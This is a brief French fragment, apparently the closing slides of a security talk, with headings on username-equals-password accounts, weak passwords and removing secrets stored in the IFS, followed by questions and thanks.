
Username=password et les mdp faibles

Supprimer des secrets stockés dans l'IFS





Questions Réponses





Mer ci

